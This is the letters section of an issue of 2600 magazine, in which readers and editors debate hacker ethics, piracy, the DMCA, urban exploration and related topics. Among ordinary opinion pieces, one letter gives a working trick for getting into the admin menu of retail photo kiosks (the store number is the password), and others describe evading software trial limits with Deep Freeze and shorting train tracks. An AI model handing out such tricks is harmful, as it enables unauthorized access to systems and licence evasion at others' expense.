One thing I think is pretty much certain.. No matter what I or anyone else says, that policy will, of course, not change. That's unfortunate. At least for us article writers it is. And, let's not forget something else here. Every time a copy of the mag is sold or someone subscribes you're making money. Money off of other people's hard work. Therefore, doesn't it stand to reason that with that being the case that it's only fitting and right

that you listen a bit if such people voice such opinions as this?

Captain B

Your analogy is a strange one to say the least. But it's flawed for the simple reason that you're conjuring up an absurd restriction placed on consumers and comparing it to the guidelines we ask our writers to abide by. We place absolutely no restriction on who can consume - or read - our magazine. To do so would be insane and self-defeating. But our writers are helping to determine the nature of the magazine and for that we have to insist on a certain level of standards. It's a disservice to our readers to simply reprint information which can be found in other publications or on the Internet. The readers are the people we must ultimately answer to and that is why we make this rather simple stipulation. With relatively few exceptions, the articles we print here have not shown up elsewhere. And after their articles are printed here, writers can do whatever they want with them, unlike most other magazines. Why it's such a big deal that we ask you not give us material that readers may have already seen is difficult to grasp. Since you already seem to have convinced yourself that we're exploiting you, we doubt any answer we give is going to satisfy you. We only hope our readers and future writers see the value of these guidelines.

Dear *2600:*

In your 20:1 issue you claim that *2600* is a tool for swatting flies. Well, I have used it to swat mosquitos successfully. Does this constitute a violation of your license agreement? Should I hire a lawyer? Am I going to be sued?

Pi

And we're the ones they call troublemakers.

Dear *2600:*

Now that I have had an article published, is there someone that I could send future articles to through a more direct means? I have no problem submitting them like everyone else. I am just blatantly trying to jump the line.

No Name

No line jumping here, sorry. Every submission is judged on its own merits, not the name(s) attached to it. But it was probably wise of you to leave your name off of that question.

Dealing With Opposition

Dear *2600:*

Al Jazeera is the cable network in Qatar that has acted as the propaganda mill for Osama, Saddam, and any other Arab with an anti-American story to tell. Ironically, it is owned by the same rich fatcat who built us a giant airbase in Qatar so we would protect him from his rough neighbors. Here are the results of some basic reconnaissance: [output of whois lookup deleted].

Spams away!

anonymous

We didn't print this data only because it would have taken up way too much space and it's very easily obtained by simply looking up the owner of the domain.

Even if your facts were accurate - which they are far from - your way of dealing with those you disagree with really stinks. How about providing some intelligent dialogue to back up your argument rather than merely attempting to silence different perspectives (through spam, harassment, denial of service, or whatever else you're willing to engage in)? As you probably know if you've read our pages before, we have some major issues with entities who abuse power and intimidate individuals. But we would never condone an attack that would silence those who disagree with our way of seeing things.

Dear *2600:*

I am so glad that you publish your magazine. Especially for poignant editorials such as "Not in Our Name" from the Spring 2003 issue. I feel such an affinity to the concepts and ideas expressed. Especially the importance of the fact that "We may not like the message, we may not agree with it, but if what we allege to stand for is to have any value, we have to do everything possible to ensure it isn't silenced."

I am an idealist but I see some dangerous holes in the above stance. For example, I volunteer for a nonprofit media group that has a public web site where anyone can anonymously post news and anyone can anonymously post comments.

Recently we had a lot of hateful speech and threats of all sorts towards women and men who post to the site. This open board got so full of altered and reposted photographs, violent threats, anti-Semitic comments, anti-gay comments, etc. that many posters felt *physically* in danger and didn't want to use the site anymore. Other concerns such as being dragged into a criminal investigation by the police as well as investigation and monitoring by the government feed my nightmares.

The group decided to post a letter about why we thought this was wrong and removed the open board posting on the website. We all regretted doing this and promised to return the open posting ASAP.

How can these practical concerns be addressed and not silence any message whether we agree with the content or not? Are there any limits? Is true equality exploitable?

Your thoughts would be really helpful.

Brian

You are not silencing anyone by removing the open board posting scheme. You're simply not playing host to opinions you find offensive or destructive by permitting them on your site. We find that sometimes people feel the only way to be fair is to allow everyone to say whatever they want in any forum without any sort of control. All that ensures is complete chaos and the eventual destruction of whatever community has been built.

It's essential to not restrict expression and opinions in our society. But that doesn't mean you have to allow others to destroy what you're trying to do. For instance, if we printed everything that was sent to us, the message of 2600 would soon be lost in a lot of gibberish. Are we denying freedom of speech to those whose words we choose not to print? Not at all - they still have their free-

dom of speech. If their words were made illegal by the government or if they were otherwise silenced, that would be a clear abridgment of their rights which would be of concern to anyone regardless of whether or not they agreed with the speech itself.

All that open board posting does is dilute what it is you want to put out and make it so much easier for hostile forces to shut you down. What you offer is not a finite resource. Others can run their own boards and websites. Now if you were a broadcaster using public airwaves that are most definitely finite, then you would have the obligation to give others access. At least in theory. The way things have gone in our society lately, that freedom has been pretty much bought and sold. But that's another story.

Defining Terms

Dear *2600:*

I would like to start off by stating that I am not opposed to what you do as an organization, and if anything I'm more like you than unlike you. While I would never consider myself a "hacker" in the contemporary sense, I do consider myself a "hacker" in the abstract sense: one who enjoys the intellectual challenge of overcoming or circumventing limitations. Just don't think you're being reprimanded by some out-of-touch corporate shill or indoctrinated media affiliate when you read the next few paragraphs.

While taking an interest in the hacker culture and the hacker ethic as a whole, I managed to get my hands on some very old text files (some from the mid 1980's) written by very famous hackers such as The Mentor. One of his tfiles, entitled as it was received by me "the_mentor's_guide_to_hacking.txt," seemed to imply in its first chapter that hacking primarily concerns itself with gaining mainly unauthorized access to systems and information. The part entitled "The Basics" outlines some specific ground rules for breaching network security. One such outline was "Don't be afraid to be paranoid. Remember, you *are* breaking the law." Here, The Mentor openly admits to breaking the law and goes on to say that "One of the safest places to start your hacking career is on a computer system belonging to a college." One would gather that by A) The Mentor's respectable position in the social hierarchy of hackers, B) the fact that he is widely considered one of the most famous hackers to date, C) the fact that he has openly admitted to breaking the law, as well as directing people to a specific type of network to hack, that the nature of hacking most certainly does involve violating the privacy of others. At least, from the reader's perspective, it is a major aspect of hacking.

While reading 19:3, I saw *2600's* response to the first letter in the category "The Hacker Ethic," written by anonymous, where the *2600* staff member was quoted to say that "First off, it's not okay to violate someone's privacy, no matter what you call yourself. Doing this is not, contrary to popular belief, one of the tenets of the hacker world." Reading this quote, in conjunction with the above quotes, generates confusion - which I believe is at the root of hacker misunderstanding in the eyes of the media and mass culture. What can be derived from the above is that either hackers really don't know what they entail as far as their ethic goes, or The Mentor isn't really a hacker. In the last case, whomever wrote the response to the letter was lying in stating that hacker ethic does not involve unauthorized breach of systems.

Another issue I see with the hacker community is that it often blurs the lines between "right" and "wrong," often justifying invasion of privacy as "exploration." Can a hacker be a hacker without breaching security by unauthorized means? I have a hard time believing that. I myself am guilty of snooping around when I shouldn't have, but at least I don't hide behind the safety-veil that it's okay because I'm just "learning." Almost every hacker I know is or has been involved in some form of illegal activity pertaining to technology - not necessarily defrauding a bank account, but adhering more to a network-based breach of personal computer security.

In short, I, as well as the rest of the world, need clarification. Is your supposed pretense of "legitimate hacking" an actuality? Are there really hackers that have not gained unauthorized access to something? Or is it just that - pretense - and it's all just a facade to avoid detection from the media or government? What about the different classifications of hackers, like "white hat" and "black hat" hackers? Am I a hacker if I breach security by unauthorized means? Hell, what *is* your personal definition of the term "hacker"?

I am most curious to understand. I thank you for your time and consideration.

fyrwurxx

We don't see an inconsistency here. The piece you read was dealing with one specific area of hacking which involved unauthorized access to a machine. What we maintain is that such unauthorized access is not an essential part of the hacker world. We learn from it, we theorize about it, but to say that it's something you need to do in order to be a hacker is simply not true. Hacking is figuring out how to achieve an objective through trial and error, questioning, sharing of information, and pure stubbornness. And let's be clear on something else - unauthorized access is not necessarily an invasion of privacy. Oftentimes a true privacy invasion occurs when an insecure system is put online with all kinds of personal data on it. It frequently takes someone using unauthorized access to figure it out and tell the world. And other times unauthorized access and privacy invasion are one and the same. Either way, like we said, privacy invasion is not okay - whether you're a hacker, system administrator, government agent, whatever.

Dear *2600:*

It's funny to see *2600* complaining about being associated with those who took down aljazeera.net on their news page. It seems to me if it talks like a duck, sounds like a duck, feels like a duck, it's probably a duck. In other words, when you host mirrors of hacked webpages, publish articles on how to exploit IIS, and advocate hacking websites as a "form of expression," it shouldn't come as a surprise when you are associated with those who do this sort of thing regularly. How is

this not blatant hypocrisy? Either these people who hack sites aren't really hackers, or you're lying. But if they're not hackers, why do you call it "hacking" webpages?

Another example centers around some of the articles you publish. Articles that come to mind are "Outsmarting Blockbuster," "A Password Grabbing Attempt," etc. What possible relevance does this have to "protecting privacy" and "preserving security?" Teaching readers how to circumvent late fees is nothing short of stealing. Thinly veiling this as a way to get out of a situation similar to arriving 15 minutes late because your car broke down is inexcusable and irresponsible. In "A Password Grabbing Attempt" one is clearly trying to exploit unaccustomed users' ignorance in an attempt to... grab their password. This is not just pointing out a security hole, it's pointing out a security hole and explaining in very close detail how to exploit it for no justifiable purpose. Pointing out a security hole is much more like your article entitled "The Current State of E-Commerce Security."

I suppose this would be a good time to explain that I don't find all your articles immoral and unjustifiable. The "History of 31337 SP34K" was thoroughly entertaining and a lot of your social commentary rings true to me. The article about setting up a home server was informative, and Comcast's Operation TIPS talking points sheet was relieving and yet haunting at the same time.

The bottom line is you can't keep riding the gray area. Either live up to your supposed ethic of protecting privacy, pointing out security holes, and taking necessary steps to assure they're taken care of, or drop the facade. Dogmatically excusing your exploitations as free speech is almost as inane as the government encouraging fellow citizens to look over each other's shoulder for "suspicious activity."

fyrwurxx

We've obviously bothered you a lot for you to write two such letters in the space of a month.

Let's start by getting our facts straight. What happened to aljazeera.net was not something so innocuous as an altered web page that could be fixed with a single command. It was a systematic denial of service attack which had the (in all likelihood intentional) effect of silencing their online presence and cutting off their perspective from the world. It really shouldn't be too difficult (unless you're the mainstream media) to see that such actions have got nothing at all to do with hacking and are, in fact, in direct opposition to the open society and free speech that so many of us value. It's a bit less obvious whether or not those who simply deface web pages should be considered hackers. We think it depends on the motive and the execution. Someone simply running a script written by someone else isn't really doing anything that requires hacker ingenuity. Unfortunately that's how a lot of so-called hacked web pages come to be. With commonly available exploits, it's possible for a site to get hacked without a hacker being directly involved. But that doesn't mean that creative hackers aren't still figuring out ways around security.

You may not recognize the value of some of our articles but be assured that there are many who do. While you may see the intent of publishing a particular security weakness as only serving the purpose of someone who wishes to exploit it, it's not that simple. Showing the end result is an important part of disclosing a security weakness. Seeing that end result is often necessary in order for someone to take action to either fix it or prevent similar occurrences. And learning the methodology is a vital part of any sort of hacking and what better way to do this than to see specific examples with as much detail as possible?

We simply do not believe security through obscurity is an effective approach. We will continue to expose security holes by discussing them and demonstrating them. History has proven that this is often the only way to get them to be taken seriously.

Dear *2600:*

Like I1269U in 19:4 I too am an avid software pirate. Like him, I tend to buy programs which I actually use. Any program which I feel that I would buy if I could not pirate it, I purchase. Since I got DSL, I have pirated software, music, and movies. Before I started doing this, I owned two CDs, about three movies, and not too many computer programs. When I pirate something, I don't view it as getting the program for free. I view it as an opportunity to see if a product is worth my money before I purchase it. Since I began pirating, I have bought many more movies, CDs, and computer programs than I previously owned. This is one of the reasons I dislike the companies that go after piracy. For some people, such as myself, it increases our purchase of their products. Software piracy also lets me view the competition, so that when I am in a position to purchase software for a company, I can make a good decision. This forces software companies to make a better product, which I view as a good thing. While not all pirates purchase that which they pirate, I happen to think that they should. However, I happen to support piracy since it permits users to fully try a product before purchasing it.

revanant

We'd all be kidding ourselves if we believed that everyone thought the way you did. There are a lot of people interested in just getting stuff for free. But do these people define the marketplace? Do they justify the draconian tactics we've been witnessing? Is the industry (software, music, movies) really in peril? We believe the answer is no to all of these questions. The industry needs to adapt to the times and change its attitude towards consumers. They don't really have a choice on this - any more arrogance on their part and continued alienation of their customer base will ensure their extinction as providers. But the content will continue to thrive.

The Law

Dear *2600:*

My roommates and I recently were served with a DMCA and takedown notice. This was from the MPAA to our ISP. Our ISP sent it on to us. Thing is, we've got a static IP, and the IP address in the takedown notice was not ours.

I tracerouted the IP and contacted the person who was the real subject of the notice. Apparently nobody downloaded the files in question. The MPAA's cronies got search results back from a P2P app, and based on the titles in the results served the notice. The person serving made a good point: the files could have been a documentary about the media in question or could have been lists of people who are in a fan club of the media in question. In other words, they could have been anything. So the MPAA had no proof or reason to believe that any infringement happened at all. This was all based on an assumption that the titles of the files meant that the files themselves contained copywritten materials. But no measures were taken to prove that assumption.

Now I'll just skip over the due process issues in this notice and takedown protocol, because we've all gone over it a bazillion times. It just seems as if the MPAA is gambling on the ignorance of normal P2P users. It's using notice and takedown to intimidate people when they can't prove, or at least don't bother to investigate, that any infringement is going on. In short, they're counting on our fear. If this person were to challenge the claim that they were breaking the law, they would win. The MPAA has no evidence and can't prove that any laws were broken.

I may be preaching to the choir when I present the above as a case where the DMCA is being abused. I guess the best thing I can say is that if you get served with a notice and takedown, call a lawyer. The accusations may be on thin ice and you may be able to take the opportunity to fight back. A lawyer would know better than you do what your chances are.

Anyway, I started reading your magazine when I was in the Marines and I felt from the onset that we had something in common: We've both made defending civil rights from domestic enemies a part of our lives. Seems like we have more of those now than any other time in recent memory (yes, W., I'm talking about *you).* Keep up the good work, you're doing more to protect what our country is than people give you credit for.

tack

Dear *2600:*

How are we supposed to fight all this legal crap that's been going on? It almost seems impossible. Between PATRIOT, DMCA, CBDTPA, super-DMCA, and all the other local and state laws that are constantly trying to do away with our constitutional freedoms. It just seems like an endless shit storm and it seems impossible to stay on top of it. And how are we supposed to educate the masses as to the implications of these laws when they are so technical (like the DMCA)?

Magelus

It's not supposed to be easy. That's the challenge we face and it's also the tactic of those who wish to overwhelm us. There is no one place to go for all the answers. There is no authoritative source. But there are plenty of places to go for information and a whole lot of people who are interested. The Internet lends itself to just this sort of thing so we need to use that tool as much as we can. Some of our favorite sources of information include: anti-dmca.org, eff.org, epic.org, and aclu.org. These will lead you to others. And we'll print more good ones as we get them.

Dear *2600:*

The FCC has ignored the overwhelming will of the public and done a huge disservice to us all by kowtowing to corporate greed and those with a sociopathic desire for domination - Rupert Murdoch, for example.

I ask other readers to join me in contacting our "representatives" in support of S.1046 (or whatever it develops into as time passes) to reverse the FCC rule change of June 2nd, and asking them to make it clear to the bureaucracies of D.C. that the public interest is meant to outweigh corporate interests as they do their duties as "public servants."

One good way to make contact is to use the website http://causenet.commoncause.org/ to look up and send messages to all your representatives simultaneously. Maybe if we start speaking out on the things that directly and negatively affect us somebody will listen. They certainly will not if we roll over, shut up, and continue to take it from the likes of the RIAA, MPAA, big media, and all the other corporate interests in charge.

Jeremy

It's especially important to be creative when engaging in this sort of thing. One mass-produced letter duplicated endless times will have far less of an effect than individual letters, phone calls, or visits. Don't expect immediate results - the system is designed to frustrate you into thinking that your voice is having no effect. By keeping the pressure on, making your presence known, and having a large number of compatriots, their tactic of ignoring and dismissing the opposition will soon become impossible to sustain.

Dear *2600:*

Want to help the students who got sued by the RIAA? They have donation pages set up here: http://www.chewplastic.com/ and http://danielpeng.port5.com/. A lot of people on P2P networks might see themselves in this type of situation in the not-too-distant future. You might wonder when they're going to come for you?

KoDo

Letter Responses

Dear *2600:*

In response to the letter about Deep Freeze in 19:3, I would like to point out that not only does Deep Freeze "freeze" the hard drive, it also freezes the bios. Therefore if there was a password on the bios you could not get into it and boot from disk, considering that they did not put the floppy to be checked when the machine starts up, making Deep Freeze "unhackable." There is no way around this neat program unless you have a program to get the bios password, which is impossible on my school computers because every bios recovery program I've tried has failed to get the password.

encrypted

Dear *2600:*

In regard to several of the letters about Deep Freeze, I have to say I downloaded the trial and it looks like a really great product that has many uses. Its ability to clean up the registry and hard drives of the "frozen" computer, while leaving you the ability to save to "thawed" drive is amazing. I know a few people that I've spoken with in chat rooms and similar places online that used to reboot their entire OS every couple of months so that they could run the Macromedia trial products and similar type downloads all the time without worrying about going over the time limit. With Deep Freeze, they'll now be able to just reboot and start with a clean install anytime that they want to work on something. As long as they save their work to a thawed drive or online somewhere on a server that doesn't have a frozen drive it'll still be there but the product that they used to create the work won't be... interesting. I wonder if Deep Freeze will end up messing with Microsoft's Palladium when it finally is widespread....

Lookat ThatThar

Dear *2600:*

This info is in relation to scott's letter in 20:1 about the magazine not scanning correctly. In the bookstore/magazine industry, magazines are rarely entered into the system using an actual price. The reason for this is because quite often magazines vary in price due to special issues and such. The common POS "fix" for this is one of two things. The first (and the most common thing) is to just have a magazine key on the keyboard with a manual price entry. In this method, the cashier just presses the key then enters the price. This happens to be the system that B&N uses. The other way of doing things (rarely used due to lack of support in the POS software used by most bookstores) is to have the UPC for the magazine in the system but have it be open priced so that the cashier scans the magazine, then enters the price.

TC

When the price changes, as we recently found out, a magazine is required to change its UPC to correspond to the new price. The "bipad" number, which is used to actually identify the magazine and which makes up half of the UPC, does not change.

Dear *2600:*

Last spring, Eigenvalue asked how to request a cached page be removed from Google's index. The wizards of Google, planning ahead, have made provisions for this. The instructor should publish his answer sheet as HTML (rather than PDF) so that he can use the following. In HTML head, he should add the metatags META NAME = 'ROBOTS' CONTENT = 'NOINDEX, NOARCHIVE'. The NOINDEX value tells bots not to index the page at all, the NOARCHIVE value tells bots not to cache it. Presumably, the prof could just use the latter so that students can still find the solution when it is being served, but no mention of this is made in the literature. Check out http://www.google.com/bot.html for more info.

blanch

Dear *2600:*

This is in response to Osiris' letter on hacking a Kodak Picture Maker Kiosk at Sav-On (20:1). While at my local K-Mart I tried to touch the top left and bottom right corners on this machine's screen but it didn't work. I did see an icon that would allow me to perform system administration. When I double tapped this icon it prompted for a password. I tried the usual easy passwords, but no luck. I decided that it had to be something hard and didn't have the time to guess that day. So I proceeded to the checkouts and made a purchase. While double checking the receipt, I noticed the store number (which was four numbers) printed on the top. I put the merchandise in my car and walked back into the store to try this number as the password. *Bingo!* It worked. Over the past week I've tried this at Target and WalMart and it was also successful. After you gain access to the system you can do all the things that Osiris mentioned in the letter, plus change the network settings. I believe that they tabulate what customers do with this machine for marketing purposes over the network (dirt bags). Enjoy!

p3rl_junki3

Dear *2600:*

Anon O. Mouse's letter in 20:1 implies that it's hypocritical for *2600* to run an ad for my zine *Infiltration,* since *2600* stands for goodness and *Infiltration* bills itself as "the zine about going places you're not supposed to go." The editorial reply went the marketplace-ads-don't-necessarily-mirror-our-editorial-stance route, which is valid, but I'd like to suggest that our ethics are not dissimilar.

Infiltration is also about opening people's minds, though in our case it's less about encouraging people to navigate mazes of technology and more about encouraging people to navigate mazes of urban structures. We think urban exploration encourages people to participate in their landscapes, develop deeper bonds with their environment, and create adventure for themselves without commercial consumption. *Infiltration* is about applying the hacker ethic to the real world; we find and poke about in hidden spaces in order to get to know and understand them, and then we share what we find out with others. The "not supposed to" tagline doesn't refer to a violation of some objective universal morality, but to the disapproval of the proverbial man. The zine advocates a firm exploratory code of ethics, condemning destruction, theft, vandalism, and invasion of privacy, and supports the idea that the appropriate people should be notified if one finds something amiss. I don't think urban explorers are morally inferior to computer hackers - we're both motivated by healthy curiosity and we're both willing to circumvent obstacles and take back doors in order to see things someone else has decided we shouldn't see on those occasions when we disagree.

Anyhow, I hope *Infiltration* is true to the spirit of *2600,* as *2600* was certainly its main inspiration.

Ninjalicious

Our response wasn't meant to be at all dismissive of what your magazine stands for. It was simply a statement of our editorial policy with regards to the Marketplace. We find the concept of Urban Exploration a

fascinating one but also one which, like computer hacking, is easily misunderstood by the uninformed. Here's a view from one of your readers.

Dear *2600:*

In 20:1, Anon O. Mouse writes to condemn your magazine for printing advertisements for zines that teach people about "going places you're not supposed to go." The particular zine in question is *Infiltration* (www.infiltration.org), a Canadian group with an interest in "urban exploration," aka "UE."

As a reader of *Infiltration* and an urban explorer, I feel that I need to clarify certain things that were mentioned in Mouse's letter. What he and your readers need to understand is that the ethics of UE are as rigid and moral as the ethics of hacking. The motto of UEers worldwide is "take only pictures, leave only footprints." We do not gain access to places with vandalism or theft in mind - we are simply curious observers that desire to see something that the public doesn't get to see. We have a basic respect for whatever site we happen to be exploring, and that means leaving it exactly as we found it. Furthermore, while some fringe UEers occasionally use lockpicks to gain access to wherever they are trying to go, this is the exception rather than the norm. If a door is locked and there is no other way in (such as an open window), most UEers will simply leave the site and perhaps return periodically to see if any new entrances have opened.

We are not vandals and we are not thieves. We are simply interested in places that most people don't know exist.

Urban exploration is a fascinating hobby with a following that is not about to die.

darkism

Dear *2600:*

In response to Jon in 20:1 about having to push a pipe down the rails really fast, I wouldn't condone it either, but it seems like it would be easier to get wires with clips and a variable resistor to short the tracks. It's easier to turn the knob faster than to push a pipe down a track.

dbax

Dear *2600:*

This letter is in response to the TheTechnophile's letter in 20:1 which was in response to my previous letter regarding the Coinstar network. To be honest, I have never seen nor heard anything about duplicate receipts printing from a Coinstar machine. I do know the following, however. Each Coinstar machine keeps a log of its transactions locally and uploads these logs to the Coinstar Headquarters in Bellevue, Washington each night. It is possible to access these logs on the machine itself. However, two things need to be done before the machine can access such logs: (1) the key to the machine must be obtained and used to open the lower half of the machine and (2) the passcode must be entered on the machine's keypad. I know that many stores keep a surveillance camera on the machine and by showing that your friend did not touch the keypad, you can eliminate the possibility that he printed the receipt himself (someone with access to the passcode would need to have printed it). However, this does not necessary transfer the blame to your friend's manager either. Someone else with the code and key to the machine could have accidentally printed it when trying to troubleshoot the machine and your friend could have picked it up and turned it in, not knowing what it was. The receipt could have been printed as a test after a new roll of receipt tape was inserted into the machine and simply was not removed and destroyed.

If you wanted to make a case for your friend's innocence you would first have to obtain a copy of the receipt he allegedly turned in. Next, you would have to obtain records of when the machine was serviced prior to your friend obtaining the receipt. In addition, a copy of surveillance tape taken when your friend opened the machine would be especially helpful.

While I would again like to emphasize the fact that I have never seen such a receipt, the possibility of a "duplicate" receipt being able to be printed is rather high, though if your friend did not have access to the code for the machine, he would have been unable to print the receipt in the first place. I hope that this information is a help to you.

area_51

Dear *2600:*

In response to TimBER's letter in 20:1: in your letter you said that if a call is dispositioned as "Do Not Call," it just removes it from that campaign list. This is actually incorrect, at least at the call center I worked at. We were working from a list that we got from a pretty evil cable company on the east coast. It was actually a list of their customers and we were calling to try to get them to upgrade their cable television service or to try the cable Internet service. If a customer requested to be added to a "Do Not Call" list, you disposition the call as "Do Not Call," which flags the account and the cable company removes the caller from the solicitation list. If you just want to remove the customer from the current campaign, you mark "Not Interested." One other way to remove yourself is to say that you don't speak English and the call will be flagged as "Language Barrier." I was told under no circumstances to try to communicate in another language - something that we could get fired for pretty easily. Just a side note: if you hang up on a telemarketer or tell them that you cannot make that decision, more than likely the call will be dispositioned either as "No Contact" or "DM (Decision Maker) Not Available," in which case the number will be flagged for a call back within a few hours. This is at least accurate with the software that we used (Liberation 6000). Not sure about other brands. You could probably search google for a more detailed explanation of telemarketing software... but that would require typing.

drlecter

Dear *2600:*

I am a former sailor from the USS Theodore Roosevelt. I transferred from there during the recent Iraq war. I read the letter from the individual seeking a *2600*

meeting onboard. I know quite a few people who I worked with might be interested in such. I forwarded the text of the letter to some people I know onboard. Hopefully the right people will see it.

Walter

Web Feedback

Dear *2600:*

As I got settled into my house after work on April 1st I see "2600.com is now property of the U.S. government." That's not cool. You don't need to scare me like that.

Scared in Iowa

We'll be the judge of that.

Dear *2600:*

You've probably gotten a million of these but thumbs up on the April Fool's day website.

demosthenes

Dear *2600:*

So I'm sitting here at my computer and looking at your website on April Fools.

Thanks, it's nice to think again.

Talofa, Me in Downey

Dear *2600:*

Your website used to be cool. Now it sucks. No matter where I click I always have this feeling of being lost in it. Not much thought was put into the design of it.

Inachu

Considering our site hasn't changed very much in the last few years, perhaps you really are lost in the web. Then again, we do try to promote that lost feeling.

Unlearn

Dear *2600:*

Similar to confusedbee's letter in 20:1, the technical institute I attend is actually giving out what it considers "official definitions" of hackers and crackers. In fact, during a review we learned an upcoming test may feature the questions "What is a hacker?" and "What is a cracker?" A hacker being, according to them, someone who plays with computers to learn more about them. The teacher got even more specific, saying a hacker is essentially nothing more than a programmer. A cracker, on the other hand, is someone who uses a computer for destructive purposes (whatever they may be).

So now, virtually everyone in that class believes a hacker can do nothing more than program. Anyone who figures out how to bypass security, or do any number of things you'll find in *2600* is a cracker.

This should demonstrate two points. First, the term "cracker" has no meaning except what people give it, so why even bother? Like *2600* has said so many times, stick with computer criminal, or even better, describe the "crime" that was committed and let people decide for themselves whether it was ethical or not. Second, and perhaps worst of all, the idea that a school is programming students to think a certain way about any group of people sickens me. Even people in the hacker community argue over what exactly a "hacker" is. A teacher has no place giving his opinion as fact.

Screamer Chaotix

Dear *2600:*

As a requirement for graduation at my high school, each senior is required to give an 8 to 12 minute speech on the topic of their choice at an assembly in front of the whole school. The speech must be controversial and informative. From the beginning as a young sophomore, I knew I would talk about hacking. As the speech grew closer, I had the perfect topic, one that I felt was very important and controversial and one that I felt very strongly about. After reading your magazine over the years and watching the fabulous *Freedom Downtime* many times, I knew this would be among the best chances I would have to speak out about Kevin and hackers in general to a group who would be uninformed or who had given into the common perception of the criminal hacker. While my other peers painfully wrote their speeches over the year conducting research and writing what was to them simply a long paper, I found my countless hours of research (including *Freedom Downtime, 2600,* all the great archived *Off The Hook* shows, *Hacker Culture,* John Markoff stories, several *Screen Savers* interviews, etc.) to be quite interesting and I learned so much more about Mitnick that I had not known. The writing of it just came out and before I knew it, I had written 13 pages on the subject. In the end the speech was even a little long rounding out at 15 minutes but there was nothing I could cut - it was all so important. In the beginning I spoke about hackers in general, what they were, traced the history and how they had been demonized. I made a nice slide show full of pictures from kevinmitnick.com and other places and I did my speech for the whole school. In the end, I put www.eff.org on the screen to allow others to go there if they wanted to help in freedom on the Internet. I truly believe the speech went over well. While many people now identified me as a hacker, I think their understanding of hackers was more accurate. Many people congratulated me on my speech, but also many people understood and commented on what an injustice the case of Kevin Mitnick was. I want to thank you at *2600* for the inspiration to write the speech and tell you it is truly wonderful what you did to let others know about Kevin. I simply learned from this and used an opportunity. I hope to continue to let people know about Kevin and others who have been criminalized like him. If Kevin is reading this, I am glad you are now free. At least now we may look back on your case and realize how ridiculous it was, let others know about it, and work to stop the horrible misconceptions about hackers that exist today.

JPK

We congratulate you on your efforts. Only by reaching out to the uninformed can we ever hope to achieve a degree of change. It takes hard work and courage to step into the fray and present the facts. But the feeling that you may have actually made a difference is well worth it.

Dear *2600:*

We are eighth grade students attending a school in Queens, New York. As a part of the eighth grade curriculum, we must complete a social studies exit project dealing with one of the problems of New York State. We will be based on a high school level for our school has accelerated programs.

The topic we have chosen to study is that of the dangers of chat rooms. We understand that you are affiliated with this topic. As a necessary component of this project, we must write letters and conduct interviews. We would like to know if you might aid us in our mission by contacting either by e-mail, letters, telephone, or in person to give any information regarding the topic. Specifically, we'd like to know why your organization is supporting chat rooms when it is known that they harbor such dangers.

It is strange that there are still organizations that promote the use of chat rooms as a communicative device after so many incidents have occurred. Why does your company promote them? Especially your company. You are hacking magazine? A magazine that utilizes such dangers to take advantage of children and honest companies? What is the moral behind this? Our group would like to know why you and your company think it is OK to hack and as a result of this, promote the abduction and abuse of innocent adolescents. It would be extremely helpful if you could answer our questions as we are interested in your organization. If you have further information or brochures of any kind, advertisements, please contact us.

Amanda, Camille, Meriam, Christina

And who says that schools these days are propaganda mills?

We appreciate the questions and only wish we had received them before the end of the school year. But it sounds as if you've already made your conclusions and are simply looking for us to fill in the parts about the bad guys.

When exactly did we go around promoting chat rooms anyway? What's all this about taking advantage of "children and honest companies?" And we promote abductions and abuse of adolescents?! Your teacher must have worked for a political campaign to successfully get you to believe such crap without any supporting evidence. Your leaps of logic are a whole lot more accelerated than the program you're in.

We don't enjoy insulting a bunch of eighth grade girls. Not a whole lot anyway. But we feel it's only right to also offer you some advice which is clearly more than you were given in this sorry excuse of a class. When seeking out the facts in a story, seek them before reaching your conclusions. What kind of response do you expect when you make such ridiculous accusations and state them as if they were fact?

Perhaps this was all some subtle way of teaching you of the dangers of prejudging a group of people, in which case your teacher is a genius. We're trying real hard to cling to this possibility.

Random Observations

Dear *2600:*

Just saw the new *Matrix: Reloaded* movie today with a group of friends. A few of us had a good chuckle towards the climax of the movie when Trinity (Carrie Anne Moss) comes to use a Panasonic Toughbook with a real Linux-looking command prompt and proceeds to "ssh 10.2.2.2 -l root". She then can be clearly seen hitting enter twice. One thing here is bad and the other is redundant. The bad: Having root allowed to login from remote, even over SSH. And the redundant: the command line shows "#" at the end. On every box I've ever seen, this denotes the prompt as belonging to root, and with every implementation of SSH I've ever used, it attempts to send your local username to the remote server unless specified otherwise. It would have been faster to use "ssh root@10.2.2.2" anyway. Also, for those who don't know the 10.x.x.x address space has been reserved by IANA as subnet address. This seems OK, being as the box was in a foreign location and could have been connected to a local IP network. At least it wasn't something silly like 127.0.0.1.

Upon a second viewing, we saw that she actually used nmap to map out that host and saw that 22 was open, and somehow she knew that it was SSH just by the port. Then she runs "sshnuke," perhaps an in-house hack? I wasn't able to find anything online. The next morning, I was reading my usual slashdot.org/security-focus.com news, and Kevin Poulsen had written an article in which her hack had been identified as a vulnerability in SSHv1 where a buffer overflow state could occur when a remote user sent large packets to the host. Then a 32 bit representation of the packet length is assigned a 16 bit integer. The resulting difference in data representation causes the 16 bit integer to be set to zero or a really low value.

Then as a result, future malloc() calls that reference to that memory location can be corrupted to an attacker allowing arbitrary code to be inserted into a legitimate process's memory space.

She exploits this vulnerability to somehow shut down power all throughout 27 city blocks. I can't say much more without ruining something. But anyway, I was glad to see a big ticket Hollywood movie portray something involving computers correctly. I would really like to see a fictitious film with a "real" plot about hacking/phreaking/social engineering, etc.

fremont_dslam

It's amazing how many people have commented on this which only proves that people actually do pay attention to the little details. It really adds something when they're somewhat true to reality.

Dear *2600:*

I have a few comments to make that I hope readers will take with a grain of salt and consider with a critical mindset. Ahem, a story:

I've been following the Mitnick saga since I started reading *2600* in 1998. Luckily I had the opportunity to see Kevin Mitnick speak at a business convention in Minneapolis a few days ago. I even had the chance to shake his hand afterward and say thanks for coming by. His presentation was, in summary, geared to boost awareness of the threat posed by clever social engineers.

I was given free tickets from my employer, so I was dually happy.

